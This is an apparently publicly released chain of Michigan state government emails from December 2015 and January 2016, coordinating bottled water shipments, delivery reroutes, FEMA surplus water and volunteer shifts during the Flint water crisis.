[Murphyc2@michigan.gov](mailto:Murphyc2@michigan.gov)  
517-322-5116  
517-281-2391



**HELP. CONNECT. SOLVE.**


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**From:** Thompson, Kristi (DTMB)  
**Sent:** Thursday, January 14, 2016 9:32 AM  
**To:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

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Thanks,  
Kristi

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Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844




**HELP. CONNECT. SOLVE.**

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517-281-2391



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Please discuss and let me know. Thank you!!!

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(517) 373-2231 Office  
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<image003.jpg>

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I will Call and find out

Chris Murphy  
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
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
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
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
Logistics & Operations Support

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
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
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
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(517) 373-2231 Office  
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<image003.jpg>

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**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Thursday, January 14, 2016 4:25 PM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Buhs, Caleb (DTMB);Thompson, Kristi (DTMB);VanCoevering, Joyce (DTMB);Wright, Seth (DTMB)  
**Subject:** Re: Flint water

Do you have an update on the additional water purchases

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Jan 11, 2016, at 3:31 PM, Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)> wrote:

Sheryl,

I have set up shipping with UPS for the 92 pallets of water coming out of South Carolina. The warehouse manager said that there are 24 bottles per case, but the pallets range from 60-84 cases. So I am estimating there should be between 135,000 – 185,000 bottles of water being shipped. Three semi loads will be delivered on Wednesday (1/13) and two more will be delivered on Friday (1/15). Each truck load will cost \$1,600 to ship for a total of \$8,000. I am working with another state warehouse in South Carolina to see if they are willing to transfer more water to Michigan. They may have between 100-150 more pallets of bottled water. There will also be about 2 million liters of bottled water coming available in the next couple of weeks that may be allocated to the State of Michigan. I will keep you updated as I receive more info on this.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[ramboc1@michigan.gov](mailto:ramboc1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image001.png>



---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:32 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Volunteer Opportunity in Flint



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

---

This e-mail was sent to [thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*



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**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Friday, January 15, 2016 7:14 AM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Buhs, Caleb (DTMB);Thompson, Kristi (DTMB);VanCoevering, Joyce (DTMB);Wright, Seth (DTMB)  
**Subject:** Re: Flint water

I received a message late last nite 9:00 pm. Asking if it was possible to divert the scheduled delivery to another location?

Please reach out to them and have delivery changed to 4315 N Clio Rd Flint. Everything needs to go there now.

Can someone please confirm ASAP this morning, if you were able to reach UPS for the reroute?

Thank you

Sheryl Thompson  
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
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Sheryl,

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Thanks,

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**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Friday, January 15, 2016 12:26 AM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Subject:** Water Delivery address change

Good morning Carolyn,

I just received this email tonite at 9:10pm. Is there anyway to get ahold of Ups to let them know.

We should have two trucks of water from SC tomorrow. delivery has been changed to 4315 N Clio Rd Flint. Everything needs to go there now. Thanks

Any questions please call me at  
517-285-0880.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

---

**From:** Rambo, Carolyn (DTMB)  
**Sent:** Friday, January 15, 2016 9:01 AM  
**To:** Thompson, Sheryl D. (DHHS)  
**Cc:** Buhs, Caleb (DTMB); Thompson, Kristi (DTMB); VanCoevering, Joyce (DTMB); Wright, Seth (DTMB)  
**Subject:** RE: Flint water

Sheryl,

I received confirmation from UPS that they have changed the delivery address to: 4315 N Clio Rd Flint 48504.

Thanks,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[ramboC1@michigan.gov](mailto:ramboC1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Friday, January 15, 2016 7:14 AM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Cc:** Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>;  
VanCoevering, Joyce (DTMB) <[Vancoevering1@michigan.gov](mailto:Vancoevering1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Subject:** Re: Flint water

I received a message late last nite 9:00 pm. Asking if it was possible to divert the scheduled delivery to another location?

Please reach out to them and have delivery changed to 4315 N Clio Rd Flint. Everything needs to go there now.

Can someone please confirm ASAP this morning, if you were able to reach UPS for the reroute?

Thank you

Sheryl Thompson  
Deputy Director of Field Operarions  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909

On Jan 11, 2016, at 3:31 PM, Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)> wrote:

Sheryl,

I have set up shipping with UPS for the 92 pallets of water coming out of South Carolina. The warehouse manager said that there are 24 bottles per case, but the pallets range from 60-84 cases. So I am estimating there should be between 135,000 – 185,000 bottles of water being shipped. Three semi loads will be delivered on Wednesday (1/13) and two more will be delivered on Friday (1/15). Each truck load will cost \$1,600 to ship for a total of \$8,000. I am working with another state warehouse in South Carolina to see if they are willing to transfer more water to Michigan. They may have between 100-150 more pallets of bottled water. There will also be about 2 million liters of bottled water coming available in the next couple of weeks that may be allocated to the State of Michigan. I will keep you updated as I receive more info on this.

Thank you,

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(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image001.png>



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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, January 15, 2016 9:01 AM  
**To:** Rambo, Carolyn (DTMB);Wright, Seth (DTMB)  
**Cc:** Thompson, Kristi (DTMB)  
**Subject:** RE: Flint water

Thanks for staying on top of this.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



---

**From:** Rambo, Carolyn (DTMB)  
**Sent:** Friday, January 15, 2016 9:01 AM  
**To:** Thompson, Sheryl D. (DHHS) <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>  
**Cc:** Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>;  
VanCoevering, Joyce (DTMB) <[VancoeveringJL@michigan.gov](mailto:VancoeveringJL@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
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**Cc:** Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>;  
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(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image001.png>



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**Sent:** Friday, January 15, 2016 9:08 AM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Buhs, Caleb (DTMB);Thompson, Kristi (DTMB);VanCoevering, Joyce (DTMB);Wright, Seth (DTMB)  
**Subject:** Re: Flint water

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Sheryl Thompson  
Deputy Director of Field Operations  
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(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image001.png>

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**From:** Rambo, Carolyn (DTMB)  
**Sent:** Friday, January 15, 2016 9:09 AM  
**To:** Thompson, Sheryl D. (DHHS); VanCoevering, Joyce (DTMB); Wright, Seth (DTMB); Thompson, Kristi (DTMB)  
**Subject:** City of Flint - Water Issue

I have reserved a conference line for 9:15. The number is 1-877-402-9753, the access code is 4098090#. This is regarding the additional 2 million liters of water available. Please let me know if you can all make it.

Thanks,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[ramboC1@michigan.gov](mailto:ramboC1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** William E Kerr [<mailto:wekerr@feedingamerica.org>]  
**Sent:** Friday, January 15, 2016 7:31 AM  
**To:** Jamie Gaskin <[jgaskin@unitedwaygenesees.org](mailto:jgaskin@unitedwaygenesees.org)>  
**Cc:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>; Scott Pepperman <[executivedirector@nasasp.org](mailto:executivedirector@nasasp.org)>; Hovey, Amy <[Amy.Hovey@mail.house.gov](mailto:Amy.Hovey@mail.house.gov)>  
**Subject:** Re: City of Flint - Water Issue

Sorry all missed this yesterday was tied up  
What time is call

Sent from my iPhone

On Jan 15, 2016, at 7:03 AM, Jamie Gaskin <[jgaskin@unitedwaygenesees.org](mailto:jgaskin@unitedwaygenesees.org)> wrote:

I am forwarding this as a priority email to Bill Kerr at the Food Bank of Eastern Michigan. I am not sure if he has returned the call back but he is coordinating all deliveries and has a handle on the warehousing that developed to support the process. I will also have a follow-up call with Bill this morning.

Jamie Gaskin  
CEO

United Way of Genesee County  
Phone: 810.762.0856 | Cell: 810.240.0297  
[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)  
111 E. Court St., Suite 3A, Flint, MI 48502

<image002.jpg><image003.png><image004.png>

**GIVE. ADVOCATE. VOLUNTEER.**

---

**From:** Rambo, Carolyn (DTMB) [<mailto:RamboC1@michigan.gov>]  
**Sent:** Thursday, January 14, 2016 3:22 PM  
**To:** Scott Pepperman <[executivedirector@nasasp.org](mailto:executivedirector@nasasp.org)>; Jamie Gaskin <[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)>  
**Cc:** Hovey, Amy <[Amy.Hovey@mail.house.gov](mailto:Amy.Hovey@mail.house.gov)>; Bill Kerr <[wekerr@feedingamerica.org](mailto:wekerr@feedingamerica.org)>  
**Subject:** RE: City of Flint - Water Issue

Scott I am available until 5 today.

Thanks,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[ramboC1@michigan.gov](mailto:ramboC1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image009.png>

**From:** Scott Pepperman [<mailto:executivedirector@nasasp.org>]  
**Sent:** Thursday, January 14, 2016 2:00 PM  
**To:** Jamie Gaskin <[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)>  
**Cc:** Hovey, Amy <[Amy.Hovey@mail.house.gov](mailto:Amy.Hovey@mail.house.gov)>; Bill Kerr <[wekerr@feedingamerica.org](mailto:wekerr@feedingamerica.org)>; Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Subject:** Re: City of Flint - Water Issue

Good Afternoon all. Sorry for the delay in getting back to you. I have heard from FEMA after the Holidays and they have 2 million liters of water available right now. Perhaps we should try to get together briefly on the telephone to discuss. I understand that our office in Michigan has secured free transportation for this water, the problem may be storage.

Can someone get on the telephone yet today? Tomorrow I will be out of pocket for most of the day, although I could get on the telephone before 10 am.

Thanks.

On Mon, Dec 21, 2015 at 10:01 AM, Jamie Gaskin <[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)> wrote:

Scott:

Thanks for reaching out. The United Way has been purchasing between 3-4 trucks of water each month. The last several trucks have been "free" surplus water from locations in Maryland and I believe we have a connection with water in North Carolina.

Our only cost is shipping. We can ship for a very inexpensive cost from the east coast but the shipping cost pushes up if we transport from south or west.

Bill Kerr, FoodBank of Eastern MI CEO has taken the lead on the logistics and coordination of all this water. It has been critical to pace deliveries so we can have storage space and smooth local distribution.

The United Way of Genesee County has been picking up the cost for this transportation and any purchasing costs.

Please connect directly with Bill Kerr on the water you have and the availability. I have cced him into this email. Thanks so very much!

**Jamie Gaskin**

CEO

United Way of Genesee County

Phone: [810.762.0856](tel:810.762.0856) | Cell: [810.240.0297](tel:810.240.0297)

[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)

111 E. Court St., Suite 3A, Flint, MI 48502

<image002.jpg><image003.png><image004.png>



**GIVE. ADVOCATE. VOLUNTEER.**

---

**From:** Hovey, Amy [mailto:[Amy.Hovey@mail.house.gov](mailto:Amy.Hovey@mail.house.gov)]  
**Sent:** Monday, December 21, 2015 9:00 AM  
**To:** 'Scott Pepperman' <[executivedirector@nasasp.org](mailto:executivedirector@nasasp.org)>  
**Cc:** Jamie Gaskin <[jgaskin@unitedwaygenesees.org](mailto:jgaskin@unitedwaygenesees.org)>  
**Subject:** RE: City of Flint - Water Issue

Hi Scott --

I tried to call you this morning. Thank you for reaching out and trying to assist Flint during this water crisis. Jamie Gaskin, United Way Executive Director, is taking the lead on water and filter distribution here in Flint. He would have the best information on what the community still needs. I have copied him on this email and his phone number is [810.762.0856](tel:810.762.0856). The United Way is also currently covering the transportation costs for the surplus water that Flint is getting from FEMA.

Please let me know if you need anything else from our office. I have a bust schedule today but if you call me on my cell, I can step out of the meeting and take your call ([810.241.3864](tel:810.241.3864)).

Thanks!

Amy

**Amy Hovey**

District Chief of Staff

Congressman Dan Kildee (MI-05)

111 East Court Street, #3B.

Flint, MI 48502

Phone: 810-238-8627

[www.dankildee.house.gov](http://www.dankildee.house.gov)

<image010.gif><image011.gif> <image012.jpg> <image013.png>

<http://dankildee.house.gov/newsletter-subscription/>

***\*WE MOVED!\* Please note that our OFFICES HAVE RELOCATED***

**From:** Scott Pepperman [<mailto:executivedirector@nasasp.org>]

**Sent:** Sunday, December 20, 2015 11:31 PM

**To:** Hovey, Amy

**Subject:** City of Flint - Water Issue

Good Evening Amy. I wanted to introduce myself and my organization to you tonight. I got your information from the Congressman's Chief of Staff, Jennifer. I can assist you with water needs in Flint, in both now and for the future. In order to proceed, I need to know what the needs immediately are for Flint. This will start the process to acquire the water and begin to work on transportation.

For your general information, I have attached some information about the Program and NASASP. Please let me know as soon as possible what you need and I would be happy to assist you in getting the water. Feel free to email or call me at the numbers listed below.

Best Wishes.

--

*Scott E. Pepperman, Executive Director*

*National Association of State Agencies for Surplus Property*

*5 Briarwood Court*

*Mechanicsburg, Pa. 17050*

*Telephone: 717-389-5100*

*E-mail: ExecutiveDirector@nasasp.org*

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**To:** Rambo, Carolyn (DTMB);Thompson, Sheryl D. (DHHS);Wright, Seth (DTMB);Thompson, Kristi (DTMB)  
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I can make it

Joyce Van Coevering, Director  
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CEO

United Way of Genesee County

Phone: [810.762.0856](tel:810.762.0856) | Cell: [810.240.0297](tel:810.240.0297)

[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)

111 E. Court St., Suite 3A, Flint, MI 48502

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**GIVE. ADVOCATE. VOLUNTEER.**

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**Sent:** Monday, December 21, 2015 9:00 AM

**To:** 'Scott Pepperman' <[executivedirector@nasasp.org](mailto:executivedirector@nasasp.org)>

**Cc:** Jamie Gaskin <[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)>

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Carrie will provide you an update.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

**DTMB**  
**HELP. CONNECT. SOLVE.**

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**Cc:** Hovey, Amy <[Amy.Hovey@mail.house.gov](mailto:Amy.Hovey@mail.house.gov)>; Bill Kerr  
<[wekerr@feedingamerica.org](mailto:wekerr@feedingamerica.org)>  
**Subject:** RE: City of Flint - Water Issue

Scott I am available until 5 today.

Thanks,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[ramboC1@michigan.gov](mailto:ramboC1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image009.png>

**From:** Scott Pepperman [<mailto:executivedirector@nasasp.org>]  
**Sent:** Thursday, January 14, 2016 2:00 PM  
**To:** Jamie Gaskin <[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)>  
**Cc:** Hovey, Amy <[Amy.Hovey@mail.house.gov](mailto:Amy.Hovey@mail.house.gov)>; Bill Kerr  
<[wekerr@feedingamerica.org](mailto:wekerr@feedingamerica.org)>; Rambo, Carolyn (DTMB)  
<[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Subject:** Re: City of Flint - Water Issue

Good Afternoon all. Sorry for the delay in getting back to you. I have heard from FEMA after the Holidays and they have 2 million liters of water available right now. Perhaps we should try to get together briefly on the telephone to discuss. I understand that our

office in Michigan has secured free transportation for this water, the problem may be storage.

Can someone get on the telephone yet today? Tomorrow I will be out of pocket for most of the day, although I could get on the telephone before 10 am.

Thanks.

On Mon, Dec 21, 2015 at 10:01 AM, Jamie Gaskin  
<jgaskin@unitedwaygenesee.org> wrote:

Scott:

Thanks for reaching out. The United Way has been purchasing between 3-4 trucks of water each month. The last several trucks have been "free" surplus water from locations in Maryland and I believe we have a connection with water in North Carolina.

Our only cost is shipping. We can ship for a very inexpensive cost from the east coast but the shipping cost pushes up if we transport from south or west.

Bill Kerr, FoodBank of Eastern MI CEO has taken the lead on the logistics and coordination of all this water. It has been critical to pace deliveries so we can have storage space and smooth local distribution.

The United Way of Genesee County has been picking up the cost for this transportation and any purchasing costs.

Please connect directly with Bill Kerr on the water you have and the availability. I have cced him into this email. Thanks so very much!

Jamie Gaskin

CEO

United Way of Genesee County

Phone: [810.762.0856](tel:810.762.0856) | Cell: [810.240.0297](tel:810.240.0297)

[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)

111 E. Court St., Suite 3A, Flint, MI 48502

<image002.jpg><image003.png><image004.png>

**GIVE. ADVOCATE. VOLUNTEER.**

---

**From:** Hovey, Amy [<mailto:Amy.Hovey@mail.house.gov>]

**Sent:** Monday, December 21, 2015 9:00 AM

**To:** 'Scott Pepperman' <[executivedirector@nasasp.org](mailto:executivedirector@nasasp.org)>

**Cc:** Jamie Gaskin <[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)>

**Subject:** RE: City of Flint - Water Issue

Hi Scott –

I tried to call you this morning. Thank you for reaching out and trying to assist Flint during this water crisis. Jamie Gaskin, United Way Executive Director, is taking the lead on water and filter distribution here in Flint. He would have the best information on what the community still needs. I have copied him on this email and his phone number is [810.762.0856](tel:810.762.0856). The United Way is also currently covering the transportation costs for the surplus water that Flint is getting from FEMA.

Please let me know if you need anything else from our office. I have a bust schedule today but if you call me on my cell, I can step out of the meeting and take your call ([810.241.3864](tel:810.241.3864)).

Thanks!

Amy

**Amy Hovey**

District Chief of Staff

Congressman Dan Kildee (MI-05)

111 East Court Street, #3B.

Flint, MI 48502

Phone: 810-238-8627

[www.dankildee.house.gov](http://www.dankildee.house.gov)

<image010.gif><image011.gif> <image012.jpg> <image013.png>  
>

<http://dankildee.house.gov/newsletter-subscription/>

***\*WE MOVED!\* Please note that our OFFICES HAVE  
RELOCATED***

**From:** Scott Pepperman [<mailto:executivedirector@nasasp.org>]

**Sent:** Sunday, December 20, 2015 11:31 PM

**To:** Hovey, Amy

**Subject:** City of Flint - Water Issue

Good Evening Amy. I wanted to introduce myself and my organization to you tonight. I got your information from the Congressman's Chief of Staff, Jennifer. I can assist you with water needs in Flint, in both now and for the future. In order to proceed, I need to know what the needs immediately are for Flint.

This will start the process to acquire the water and begin to work on transportation.

For your general information, I have attached some information about the Program and NASASP. Please let me know as soon as possible what you need and I would be happy to assist you in getting the water. Feel free to email or call me at the numbers listed below.

Best Wishes.

--

*Scott E. Pepperman, Executive Director*

*National Association of State Agencies for Surplus Property*

*5 Briarwood Court*

*Mechanicsburg, Pa. 17050*

*Telephone: 717-389-5100*

*E-mail: ExecutiveDirector@nasasp.org*

*web site: www.nasasp.org*

--

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*Telephone: 717-389-5100*

*E-mail: ExecutiveDirector@nasasp.org*

*web site: www.nasasp.org*

---

**From:** Rambo, Carolyn (DTMB)  
**Sent:** Friday, January 15, 2016 10:25 AM  
**To:** 'executivedirector@NASASP.org'  
**Cc:** Thompson, Sheryl D. (DHHS); Jamie Gaskin; Hovey, Amy; Eickholt, Jay (MSP); William E Kerr; VanCoevering, Joyce (DTMB); Thompson, Kristi (DTMB); Wright, Seth (DTMB); Buhs, Caleb (DTMB)  
**Subject:** Contacts for Flint Water Issue

Scott,

Here are all of the contact that should be included in further updates for the flint water issue.

Sheryl Thompson, Deputy Director of Field Operations  
Dept. of Health & Human Services  
Phone: 517-241-5954  
[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)

Jamie Gaskin, CEO  
United Way of Genesee County  
Phone: 810.762.0856 | Cell: 810.240.0297  
[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)

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Phone: 810-238-8627  
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Phone: 717-389-5100  
[ExecutiveDirector@nasasp.org](mailto:ExecutiveDirector@nasasp.org)

William Kerr, CEO  
FoodBank of Eastern MI  
Phone: (810) 239-4441  
[wekerr@feedingamerica.org](mailto:wekerr@feedingamerica.org)

Jay Eickholt, Planning Analyst  
Michigan State Police – EMHSD  
Phone: 517-333-4416  
[EickholtJ1@michigan.gov](mailto:EickholtJ1@michigan.gov)

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005  
[VancoeveringJ1@michigan.gov](mailto:VancoeveringJ1@michigan.gov)

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844  
[ThompsonK1@michigan.gov](mailto:ThompsonK1@michigan.gov)

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

Caleb Buhs, Public Information Officer  
Dept. of Technology, Management and Budget  
O: 517-241-7422  
C: 517-303-4038  
[buhsc@michigan.gov](mailto:buhsc@michigan.gov)

Thanks,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
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(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Scott Pepperman <executivedirector@nasasp.org>  
**Sent:** Friday, January 15, 2016 11:37 AM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Bill Kerr; Buhs, Caleb (DTMB); Hovey, Amy; Jamie Gaskin; Wright, Seth (DTMB); Thompson, Kristi (DTMB); VanCoevering, Joyce (DTMB); Eickholt, Jay (MSP); Thompson, Sheryl D. (DHHS)  
**Subject:** Re: Contacts for Flint Water Issue

Got them, thanks Carrie. I will be in touch soon.

Best Wishes

On Jan 15, 2016 10:24 AM, "Rambo, Carolyn (DTMB)" <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)> wrote:

Scott,

Here are all of the contact that should be included in further updates for the flint water issue.

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Dept. of Health & Human Services

Phone: [517-241-5954](tel:517-241-5954)

[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)

Jamie Gaskin, CEO

United Way of Genesee County

Phone: [810.762.0856](tel:810.762.0856) | Cell: [810.240.0297](tel:810.240.0297)

[jgaskin@unitedwaygenesee.org](mailto:jgaskin@unitedwaygenesee.org)

Amy Hovey, District Chief of Staff

Congressman Dan Kildee (MI-05)

Phone: 810-238-8627



[Amy.Hovey@mail.house.gov](mailto:Amy.Hovey@mail.house.gov)

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National Association of State Agencies for Surplus Property

Phone: 717-389-5100

[ExecutiveDirector@nasasp.org](mailto:ExecutiveDirector@nasasp.org)

William Kerr, CEO

FoodBank of Eastern MI

Phone: [\(810\) 239-4441](tel:(810)239-4441)

[wekerr@feedingamerica.org](mailto:wekerr@feedingamerica.org)

Jay Eickholt, Planning Analyst

Michigan State Police – EMHSD

Phone: [517-333-4416](tel:517-333-4416)

[EickholtJ1@michigan.gov](mailto:EickholtJ1@michigan.gov)

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Office of Support Services

MI Department of Technology, Management and Budget

[517-322-5005](tel:517-322-5005)

[Vancoeveringjl@michigan.gov](mailto:Vancoeveringjl@michigan.gov)

Kristi Thompson, Director

Logistics & Operations Support

Department of Technology, Management & Budget

Office @ GSB: 517.636.5407

Office @ Surplus: 517.335.1006

Office @ Records Center: 517.373.1844

ThompsonK1@michigan.gov

Seth Wright, Departmental Manager

Logistics & Operations Support

Department of Technology, Management & Budget

Office: 517-636-0731

Email: wrightsl7@michigan.gov

Caleb Buhs, Public Information Officer

Dept. of Technology, Management and Budget

O: 517-241-7422

C: 517-303-4038

buhsc@michigan.gov

Thanks,

Carolyn Rambo, Program Supervisor

State & Federal Surplus Property Program

Logistics & Operations Support Division

3111 W. St. Joseph St., Lansing, MI 48917

[rambocl@michigan.gov](mailto:rambocl@michigan.gov)

[\(517\) 241-4947](tel:(517)241-4947) Office

[\(517\) 243-4679](tel:(517)243-4679) Cell

[\(517\) 334-8262](tel:(517)334-8262) Fax



---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, January 19, 2016 4:51 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** OT

Are you even looking at the OT equalization rosters for the work you are doing in Flint? I told Roy not to even worry about it because it's a disaster/emergency.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, January 19, 2016 8:50 PM  
**To:** Thompson, Kristi (DTMB)  
**Cc:** Cischke, Roy (DTMB)  
**Subject:** Re: OT

Thanks Kristi. I copied Roy in case he has any questions.

On Jan 19, 2016, at 7:52 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

No, I'm not looking at them. We had to stay consistent with the same drivers so couldn't equalize. Thinking we can use the temporary assignment language.

Thanks,  
Kristi

On Jan 19, 2016, at 4:50 PM, VanCoevering, Joyce (DTMB) <[Vancoeveringjl@michigan.gov](mailto:Vancoeveringjl@michigan.gov)> wrote:

Are you even looking at the OT equalization rosters for the work you are doing in Flint? I told Roy not to even worry about it because it's a disaster/emergency.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image001.png>

---

**From:** Rambo, Carolyn (DTMB)  
**Sent:** Wednesday, January 20, 2016 11:14 AM  
